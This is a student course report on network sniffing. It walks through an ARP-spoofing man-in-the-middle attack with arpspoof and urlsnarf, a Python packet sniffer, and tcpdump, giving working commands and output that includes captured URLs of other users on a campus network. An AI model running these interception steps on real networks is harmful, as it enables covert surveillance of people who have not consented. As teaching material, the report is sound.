

# CS311: Data Communication

## Assignment 1

### Network Sniffing: Watch Your Friends' Network Activity

Ashutosh Jatav (B16CS004) | Chinmay Garg (B16CS041)

#### Introduction

This report documents the steps to be followed to observe the network packets being sent and received by your friend's device and to prevent yourself from such sniffing attacks.

We have used **THREE METHODS** to carry out the sniff attack.


The first method utilizes the man-in-the-middle attack analogy and the others do not.

- Method I uses Arpspoof and Urlsnarf/Wireshark
- Method II uses packet sniffer written in python
- Method III uses TCPdump

## **Method I**

### **Man-in-the-Middle Attack**

A man-in-the-middle attack is a type of cyberattack where a malicious actor inserts him/herself into a conversation between two parties, impersonates both parties and gains access to information that the two parties were trying to send to each other. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all, without either outside party knowing until it is too late. An MITM attack exploits the real-time processing of transactions, conversations or transfer of other data.



In this method we used the following software:

#### **1. Wireshark**

Wireshark is a free opensource network protocol analyzer. It is used for network troubleshooting and communication protocol analysis. Wireshark captures network packets in

real time and display them in human-readable format. It provides many advanced features including live capture and offline analysis, three-pane packet browser, coloring rules for analysis.

## 2. Nmap

Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

## 3. Arpspoof

This app redirects traffic on the local network by forging ARP replies and sending them to either a specific target or all the hosts on the local network paths. Arpspoof is a command line utility that allows you to intercept packets on a switched LAN. It redirects too packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

## 4. SSLstrip

Sslstrip is a tool that transparently hijacks HTTP traffic on a network, watch for HTTPS links and redirects, and then map those links into look-alike HTTP links or homograph-similar HTTPS links. It also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial.

## 5. URLsnarf

Urlsnarf outputs all requested URLs sniffed from HTTP traffic in CLF (Common Log Format, used by almost all web servers), suitable for offline post-processing with your favorite web log analysis tool.

# Procedure

<https://ourcodeworld.com/articles/read/422/how-to-perform-a-man-in-the-middle-mitm-attack-with-kali-linux>

The following steps were followed on Kali Linux referring the article given on above website:

## 1. Enable packet forwarding

The first thing you need to do is to forward all the IPv4 network packages. In this way your machine will act as a router. Execute the following command in a new terminal:

```
root@ghost:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

## 2. Get IP address of gateway

Execute the following command in the terminal:

```
root@ghost:~# ip r
default via 192.168.0.1 dev wlan0 proto dhcp metric 600
192.168.0.0/24 dev wlan0 proto kernel scope link src 192.168.0.111 metric 600
```

## 3. Get IP address of your system

Execute the following command in the terminal:

```
root@ghost:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether e0:db:55:8c:89:bf txqueuelen 1000 (Ethernet)
    RX packets 15868172 bytes 9311374137 (8.6 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15521895 bytes 7659258384 (7.1 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 79705 bytes 71262506 (67.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 79705 bytes 71262506 (67.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.111 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::e384:c726:c9d5:9140 prefixlen 64 scopeid 0x20<link>
    ether a4:17:31:3c:ba:0f txqueuelen 1000 (Ethernet)
    RX packets 545086 bytes 666378257 (635.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 338502 bytes 46279215 (44.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

#### 4. Get IP address of the victim

Identify the IP address of the target using Nmap. Execute the following command in the terminal:

```
root@ghost:~# nmap -sn 10.24.0.145/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-07 21:51 IST
Nmap scan report for 10.24.0.1
Host is up (0.0014s latency).
MAC Address: 2C:31:24:35:AA:45 (Cisco Systems)
Nmap scan report for 10.24.0.103
```

#### 5. Intercept packages from victim with arpspoof

The structure of the command to start intercepting packets from the victim to the router is the following:

```
arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP]
```

```
root@ghost:~# arpspoof -i eth0 -t 10.24.0.240 10.24.0.1
e0:db:55:8c:89:bf 70:8b:ed:2d:51:b9 0806 42: arp reply 10.24.0.1 is-at e0:db:55:8c:89:bf
e0:db:55:8c:89:bf 70:8b:ed:2d:51:b9 0806 42: arp reply 10.24.0.1 is-at e0:db:55:8c:89:bf
```

#### 6. Intercept packets from router with arpspoof

Now that you're intercepting packets from the victim to the router (running on a terminal), you need now to intercept the packets from the victim to the router with arpspoof. The structure of the command to start intercepting packets from the router to the victim is the following:

```
arpspoof -i [Network Interface Name] -t [Router IP] [Victim IP]
```

```
root@ghost:~# arpspoof -i eth0 -t 10.24.0.1 10.24.0.240
e0:db:55:8c:89:bf 2c:31:24:35:aa:45 0806 42: arp reply 10.24.0.240 is-at e0:db:55:8c:89:bf
e0:db:55:8c:89:bf 2c:31:24:35:aa:45 0806 42: arp reply 10.24.0.240 is-at e0:db:55:8c:89:bf
```

As you can see, it's the same command of the previous step but we switched the position of the arguments. Till this point you're already infiltrated to the connection between your victim and the router. Now you just need to learn how to read those packets using driftnet and urlsnarf.

#### 7. Sniff URLs information from victim navigation

To get information about the websites that our victim visits, you can use `urlsnarf` for it. The structure of the command to sniff the URLs that your victim visits, is the following:

```
urlsnarf -i [Network interface name]
```


```
root@ghost:~# urlsnarf -l eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8000 or port 3120] option argument) is treated as a target host specification. The simplest case
ghost -- [07/Aug/2018:20:17:52 +0530] "GET http://detectportal.firefox.com/success.txt HTTP/1.1" - "-" Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
10.24.1.50 - hyun.2 [07/Aug/2018:20:38:59 +0530] "GET http://proxy1.iit.ac.in/0000100000000000000000F0000S000000004/10.24.0.115/http://www.msftconnecttest.com/redirect HTTP/1.1" - "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36"
10.24.1.50 - - [07/Aug/2018:20:38:59 +0530] "GET http://www.msftconnecttest.com/redirect HTTP/1.1" - "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36"
```

## 8. Using Wireshark

Open Wireshark and select the network interface you are using and start capturing the packets.

Apply the display filter:

```
ip.addr == [Victim IP] && http
```



## 9. Disable packet forwarding

Once you are done with your attack (you don't want to sniff anymore), remember to disable the packet forwarding in the system again executing the following command on a terminal:

```
sysctl -w net.ipv4.ip_forward=0
```

## Method II

Sniffers are programs that can capture/sniff/detect network traffic packet by packet and analyze them for various reasons. Packet sniffers can be written in python too. In this article we are going to write a few very simple sniffers in python for the Linux platform. Linux because, although python is a portable, the programs won't run or

give similar results on windows for example. This is due to difference in the implementation of the socket api.


We used the script available on:

<https://www.binarytides.com/python-packet-sniffer-code-linux/>

The code file is also attached along with the assignment. The code breaks down the packet into IP Header + TCP Header + Data.

Write the following command to execute the python script:

```
$ sudo python tcp_sniffer.py
```



```
Destination MAC : 98:de:db:96:17:6a Source MAC : a4:17:31:3c:ba:0f Protocol : 0
Version : 4 IP Header Length : 5 TTL : 64 Protocol : 0 Source Address : 192.168.0.111 Destination Address : 117.18.237.29
Source Port : 38264 Dest Port : 80 Sequence Number : 3915302702 Acknowledgement : 4243000205 TCP header length : 0
Data :

Destination MAC : a4:17:31:3c:ba:0f Source MAC : 98:de:db:96:17:6a Protocol : 0
Version : 4 IP Header Length : 5 TTL : 61 Protocol : 0 Source Address : 117.18.237.29 Destination Address : 192.168.0.111
Source Port : 80 Dest Port : 38264 Sequence Number : 4243000205 Acknowledgement : 3915302703 TCP header length : 0
Data :

Destination MAC : 98:de:db:96:17:6a Source MAC : a4:17:31:3c:ba:0f Protocol : 0
Version : 4 IP Header Length : 5 TTL : 64 Protocol : 0 Source Address : 192.168.0.111 Destination Address : 117.18.237.29
Source Port : 38266 Dest Port : 80 Sequence Number : 3131149274 Acknowledgement : 81180624 TCP header length : 0
Data :
```

## **Method III**

In this method we have used tcpdump.

Tcpdump is a common packet analyzer that runs under the command line. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.



Tcpdump prints the contents of network packets. It can read packets from a network interface card or from a previously created saved packet file. tcpdump can write packets to standard output or a file. It is also possible to use tcpdump for the specific purpose of intercepting and displaying the communications of another user or computer.

Referring the article given on the website:

<https://danielmiessler.com/study/tcpdump/>

it is easy to see that this method is very simple. It can also be carried out along with an mitm attack.

```
root@kali:~# tcpdump -i eth0 port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
22:27:37.369952 IP server-52-84-110-224.de151.r.cloudfront.net.http > 10.24.0.240.50740: Flags [F.], seq 2620821977, ack 1953892191, win 1015, options [nop,nop,TS val 3501943375 ecr 2397297389], length 0
22:27:37.369960 IP server-52-84-110-224.de151.r.cloudfront.net.http > 10.24.0.240.50742: Flags [F.], seq 791891100, ack 1131940107, win 1014, options [nop,nop,TS val 821582971 ecr 2397297389], length 0
22:27:39.071575 IP ghost.33550 > 100.149.59.161.http: Flags [.], ack 1000003520, win 31, options [nop,nop,TS val 1143040379 ecr 2017671200], length 0
22:27:39.071841 IP 100.149.59.161.http > ghost.33550: Flags [.], ack 1, win 1014, options [nop,nop,TS val 2027001630 ecr 1142947389], length 0
22:27:41.409160 IP 100.149.59.136.http > 10.24.0.240.50740: Flags [F.], seq 3290002526, ack 2040002407, win 960, options [nop,nop,TS val 3620631281 ecr 7777020], length 0
22:27:49.311561 IP ghost.33550 > 100.149.59.161.http: Flags [.], ack 1, win 31, options [nop,nop,TS val 1143031045 ecr 2017601036], length 0
22:27:49.311604 IP 100.149.59.161.http > ghost.33550: Flags [.], ack 1, win 1014, options [nop,nop,TS val 2027001876 ecr 1142947389], length 0
22:27:52.929214 IP server-52-84-110-224.de151.r.cloudfront.net.http > 10.24.0.240.50742: Flags [F.], seq 0, ack 1, win 1014, options [nop,nop,TS val 0 21500531 ecr 2397297389], length 0
22:27:52.929225 IP server-52-84-110-224.de151.r.cloudfront.net.http > 10.24.0.240.50740: Flags [F.], seq 0, ack 1, win 1015, options [nop,nop,TS val 0 501950005 ecr 2397297389], length 0
22:27:57.049275 IP 100.149.59.136.http > 10.24.0.240.50740: Flags [F.], seq 0, ack 1, win 960, options [nop,nop,TS val 3620630821 ecr 7777020], length 0
22:27:59.551565 IP ghost.33550 > 100.149.59.161.http: Flags [.], ack 1, win 31, options [nop,nop,TS val 1143028859 ecr 2017601076], length 0
22:27:59.551675 IP 100.149.59.161.http > ghost.33550: Flags [.], ack 1, win 1014, options [nop,nop,TS val 2027002116 ecr 1142947389], length 0
22:28:00.408353 IP server-52-84-110-224.de151.r.cloudfront.net.http > 10.24.0.240.50740: Flags [F.], seq 0, ack 1, win 1015, options [nop,nop,TS val 0 501974495 ecr 2397297389], length 0
22:28:00.408363 IP server-52-84-110-224.de151.r.cloudfront.net.http > 10.24.0.240.50742: Flags [F.], seq 0, ack 1, win 1014, options [nop,nop,TS val 0 21614001 ecr 2397297389], length 0
22:28:09.791164 IP ghost.33550 > 100.149.59.161.http: Flags [.], ack 1, win 31, options [nop,nop,TS val 1143030099 ecr 2017602116], length 0
22:28:09.791657 IP 100.149.59.161.http > ghost.33550: Flags [.], ack 1, win 1014, options [nop,nop,TS val 2027002336 ecr 1142947389], length 0
22:28:12.609006 IP 100.149.59.136.http > 10.24.0.240.50740: Flags [F.], seq 1, ack 1, win 960, options [nop,nop,TS val 3620632381 ecr 7777020], length 0
```